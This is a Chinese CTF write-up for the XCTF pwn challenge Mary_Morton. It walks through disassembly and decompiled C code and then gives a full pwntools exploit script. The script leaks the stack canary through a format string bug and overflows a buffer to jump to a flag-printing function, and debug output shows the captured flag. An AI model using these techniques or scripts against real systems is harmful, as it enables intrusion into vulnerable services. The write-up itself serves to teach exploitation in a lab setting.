Mary_Morton [XCTF-PWN][高手进阶区]CTF writeup攻防世界题解系列17

原创


3riC5r 于 2019-12-24 22:32:20 发布 855 收藏 2
分类专栏： XCTF-PWN CTF 文章标签： 攻防世界 xctf ctf pwn

XCTF-PWN 同时被 2 个专栏收录
28 篇文章 5 订阅
订阅专栏
CTF
46 篇文章 1 订阅
订阅专栏

题目地址：Mary_Morton

已经是高手进阶区的第六题了，每个题目都有不少收获，持之以恒！

先看看题目内容


Mary_Morton 最佳Writeup由思想在_裸奔提供

难度系数： ★★2.0
题目来源： ASIS-CTF-Finals-2017
题目描述：非常简单的热身pwn
题目场景： 111.198.29.45:51152

倒计时：03:57:47

题目附件： 附件1

很好，这是一道非常简单的热身pwn，当然，我是不会相信的！哈哈


大家应该注意到了，难度系数第一次>1星了，步入2星的阶段，最高是10星！期待一下

惯例先来检查安全机制

```
root@mypwn:/ctf/work/python/mary_morton# checksec 4a6845da698e4ea2b922a0fef483bfda
[*] '/ctf/work/python/mary_morton/4a6845da698e4ea2b922a0fef483bfda'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

开启了Canary，上个题目直接用数组下标任意填写，来绕过来Canary，看看这题我们要遇见什么呢！

先打开IDA看看题目情况



```
_init_proc
sub_400670
_puts
__stack_chk_fail
_system
_printf
_alarm
_read
__libc_start_main
_setvbuf
__isoc99_scanf
_exit
__gmon_start__
start
sub_400760
sub_4007E0
sub_400800
main
sub_4008DA
sub_4008EB
sub_400960
sub_4009DA
sub_4009FF
init
fini
_term_proc
puts
__stack_chk_fail
system
printf
alarm
read
__libc_start_main
```

```
.text:0000000000400826 var_C           = dword ptr -0Ch
.text:0000000000400826 var_8           = qword ptr -8
.text:0000000000400826
.text:0000000000400826 ; __unwind {
.text:0000000000400826                 push    rbp
.text:0000000000400827                 mov     rbp, rsp
.text:000000000040082A                 sub     rsp, 30h
.text:000000000040082E                 mov     [rbp+var_14], edi
.text:0000000000400831                 mov     [rbp+var_20], rsi
.text:0000000000400835                 mov     [rbp+var_28], rdx
.text:0000000000400839                 mov     rax, fs:28h
.text:0000000000400842                 mov     [rbp+var_8], rax
.text:0000000000400846                 xor     eax, eax
.text:0000000000400848                 mov     eax, 0
.text:000000000040084D                 call    sub_4009FF
.text:0000000000400852                 mov     edi, offset s   ; "Welcome to the battle ! "
.text:0000000000400857                 call    _puts
.text:000000000040085C                 mov     edi, offset aGreatFairyLeve ; "[Great Fairy] level pwned "
.text:0000000000400861                 call    _puts
.text:0000000000400866                 mov     edi, offset aSelectYourWeap ; "Select your weapon "
.text:000000000040086B                 call    _puts
.text:0000000000400870
.text:0000000000400870 loc_400870:                             ; CODE XREF: main:loc_4008D8↓j
.text:0000000000400870                 mov     eax, 0
.text:0000000000400875                 call    sub_4009DA
.text:000000000040087A                 lea     rax, [rbp+var_C]
.text:000000000040087E                 mov     rsi, rax
.text:0000000000400881                 mov     edi, offset aD  ; "%d"
.text:0000000000400886                 mov     eax, 0
.text:000000000040088B                 call    ___isoc99_scanf
.text:0000000000400890                 mov     eax, [rbp+var_C]
.text:0000000000400893                 cmp     eax, 2
.text:0000000000400896                 jz      short loc_4008AE
.text:0000000000400898                 cmp     eax, 3
.text:000000000040089B                 jz      short loc_4008BA
.text:000000000040089D                 cmp     eax, 1
.text:00000000004008A0                 jnz     short loc_4008CE
.text:00000000004008A2                 mov     eax, 0
.text:00000000004008A7                 call    sub_400960
.text:00000000004008AC                 jmp     short loc_4008D8
.text:00000000004008AE ; ---------------------------------------------------------------------------
.text:00000000004008AE
.text:00000000004008AE loc_4008AE:                             ; CODE XREF: main+70↑j
.text:00000000004008AE                 mov     eax, 0
.text:00000000004008B3                 call    sub_4008EB
.text:00000000004008B8                 jmp     short loc_4008D8
.text:00000000004008BA ; ---------------------------------------------------------------------------
.text:00000000004008BA
.text:00000000004008BA loc_4008BA:                             ; CODE XREF: main+75↑j
.text:00000000004008BA                 mov     edi, offset aBye ; "Bye "
.text:00000000004008BF                 call    _puts
.text:00000000004008C4                 mov     edi, 0          ; status
.text:00000000004008C9                 call    _exit
.text:00000000004008CE ; ---------------------------------------------------------------------------
.text:00000000004008CE
.text:00000000004008CE loc_4008CE:                             ; CODE XREF: main+7A↑j
.text:00000000004008CE                 mov     edi, offset aWrong ; "Wrong!"
.text:00000000004008D3                 call    _puts
.text:00000000004008D8
.text:00000000004008D8 loc_4008D8:                             ; CODE XREF: main+86↑j
.text:00000000004008D8                                         ; main+92↑j
.text:00000000004008D8                 jmp     short loc_400870
.text:00000000004008D8 ; } // starts at 400826
.text:00000000004008D8 main            endp
.text:00000000004008D8
.text:00000000004008DA
.text:00000000004008DA ; =============== S U B R O U T I N E =======================================
.text:00000000004008DA
.text:00000000004008DA ; Attributes: bp-based frame
.text:00000000004008DA
```

```
00000826 0000000000400826: main  (Synchronized with Hex View-1)
```

https://blog.csdn.net/fastergohome

这个题目内容确实不复杂，说是热身题也没错，我简单做了一下变量和函数重命名，给大家贴出来c语言代码：

```
void __fastcall __noreturn main(__int64 a1, char **a2, char **a3)
{
  int nChoice; // [rsp+24h] [rbp-Ch]
  unsigned __int64 v4; // [rsp+28h] [rbp-8h]

  v4 = __readfsqword(0x28u);
  init_env();
  puts("Welcome to the battle ! ");
  puts("[Great Fairy] level pwned ");
  puts("Select your weapon ");
  while ( 1 )
  {
    while ( 1 )
    {
      menu_string();
      __isoc99_scanf("%d", &nChoice);
      if ( nChoice != 2 )
        break;
      Menu2();
    }
    if ( nChoice == 3 )
    {
      puts("Bye ");
      exit(0);
    }
    if ( nChoice == 1 )
      Menu1();
    else
      puts("Wrong!");
  }
}

unsigned __int64 Menu1()
{
  char buf; // [rsp+0h] [rbp-90h]
  unsigned __int64 v2; // [rsp+88h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  memset(&buf, 0, 0x80uLL);
  read(0, &buf, 0x100uLL);
  printf("-> %s\n", &buf);
  return __readfsqword(0x28u) ^ v2;
}

unsigned __int64 Menu2()
{
  char buf; // [rsp+0h] [rbp-90h]
  unsigned __int64 v2; // [rsp+88h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  memset(&buf, 0, 0x80uLL);
  read(0, &buf, 0x7FuLL);
  printf(&buf, &buf);
  return __readfsqword(0x28u) ^ v2;
}

int get_flag()
{
  return system("/bin/cat ./flag");
}
```

一共四个函数：

1. main是主函数
2. Menu1函数存在read溢出漏洞
3. Menu2函数存在格式化字符串漏洞
4. get_flag函数提供给我们输出处flag

为什么要给我们提供两个漏洞，那就是因为存在Canary保护机制。

处理步骤如下：

1. 通过格式化字符串漏洞获取Canary值
2. 通过read溢出漏洞覆盖Canary值和EIP值，跳转到get_flag函数

首先确定一个格式化字符串漏洞的步长，构造payload如下：

```
payload = 'AAAA.1.%1$#x.2.%2$#x.3.%3$#x.4.%4$#x.5.%5$#x.6.%6$#x.7.%7$#x.8.%8$#x.'
```

编写一个函数，可以方便的执行payload ，脚本如下：

```
def fmt_str(payload, choice):
 p.sendlineafter('3. Exit the battle \n', str(choice))
 p.sendline(payload)
 info = p.recv().splitlines()[0]
 print "info:"+info
 return info
```

执行之后结果如下：

```
root@mypwn:/ctf/work/python/mary_morton# python mary_morton.py
[+] Opening connection to 111.198.29.45 on port 45464: Done
info:AAAA.1.0x2b7ea2f0.2.0x7f.3.0x2c1b4260.4.0.5.0.6.0x41414141.7.0x78232431.8.0x78232432.
AAAA.1.0x2b7ea2f0.2.0x7f.3.0x2c1b4260.4.0.5.0.6.0x41414141.7.0x78232431.8.0x78232432.
[*] Closed connection to 111.198.29.45 port 45464
```

注意到6.0x41414141，那么步长就是6。

下面我们就先构造一下这两个步骤需要的payload

1、获取canary

```
step = 6
num = step+(0x90-8)/8
payload = '%'+str(num)+'$p'
```

2、read溢出到eip

```
get_flag_addr = 0x4008DA
payload = 'A'*(0x90-8) + p64(canary) + 'A'*8 + p64(get_flag_addr)
```

根据上面到payload编写python脚本如下：

```python
#coding:utf8

from pwn import *
context.log_level = 'debug'
process_name = '4a6845da698e4ea2b922a0fef483bfda'

# p = process(process_name)
p = remote('111.198.29.45', 45464)

def fmt_str(payload, choice):
 p.sendlineafter('3. Exit the battle \n', str(choice))
 p.sendline(payload)
 info = p.recv().splitlines()[0]
 print "info:"+info
 return info

# payload = 'AAAA.1.%1$#x.2.%2$#x.3.%3$#x.4.%4$#x.5.%5$#x.6.%6$#x.7.%7$#x.8.%8$#x.'
# print fmt_str(payload, 2)

step = 6
num = step+(0x90-8)/8
payload = '%'+str(num)+'$p'
canary = int(fmt_str(payload, 2).split('x', 1)[1], 16)
log.info("canary => %#x", canary)

get_flag_addr = 0x4008DA
payload = 'A'*(0x90-8) + p64(canary) + 'A'*8 + p64(get_flag_addr)
fmt_str(payload, 1)

p.interactive()
```

```
root@mypwn:/ctf/work/python/mary_morton# python mary_morton.py
[+] Opening connection to 111.198.29.45 on port 45464: Done
[DEBUG] Received 0x18 bytes:
    'Welcome to the battle ! '
[DEBUG] Received 0x77 bytes:
    '\n'
    '[Great Fairy] level pwned \n'
    'Select your weapon \n'
    '1. Stack Bufferoverflow Bug \n'
    '2. Format String Bug \n'
    '3. Exit the battle \n'
[DEBUG] Sent 0x2 bytes:
    '2\n'
[DEBUG] Sent 0x6 bytes:
    '%23$p\n'
[DEBUG] Received 0x13 bytes:
    '0x32e0978333c6af00\n'
info:0x32e0978333c6af00
[*] canary => 0x32e0978333c6af00
[DEBUG] Received 0x47 bytes:
    '1. Stack Bufferoverflow Bug \n'
    '2. Format String Bug \n'
    '3. Exit the battle \n'
[DEBUG] Sent 0x2 bytes:
    '1\n'
[DEBUG] Sent 0xa1 bytes:
    00000000  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  |AAAA|AAAA|AAAA|AAAA|
    *
    00000080  41 41 41 41  41 41 41 41  00 af c6 33  83 97 e0 32  |AAAA|AAAA|···3|···2|
    00000090  41 41 41 41  41 41 41 41  da 08 40 00  00 00 00 00  |AAAA|AAAA|··@·|····|
    000000a0  0a                                                  |·|
    000000a1
[DEBUG] Received 0x8c bytes:
    '-> AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
info:-> AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[*] Switching to interactive mode
[DEBUG] Received 0x2d bytes:
    'cyberpeace{4ecf7db84b3599e2a5b396ce077e41e2}\n'
cyberpeace{4ecf7db84b3599e2a5b396ce077e41e2}
[*] Got EOF while reading in interactive
$
```

执行成功，直接拿到了flag。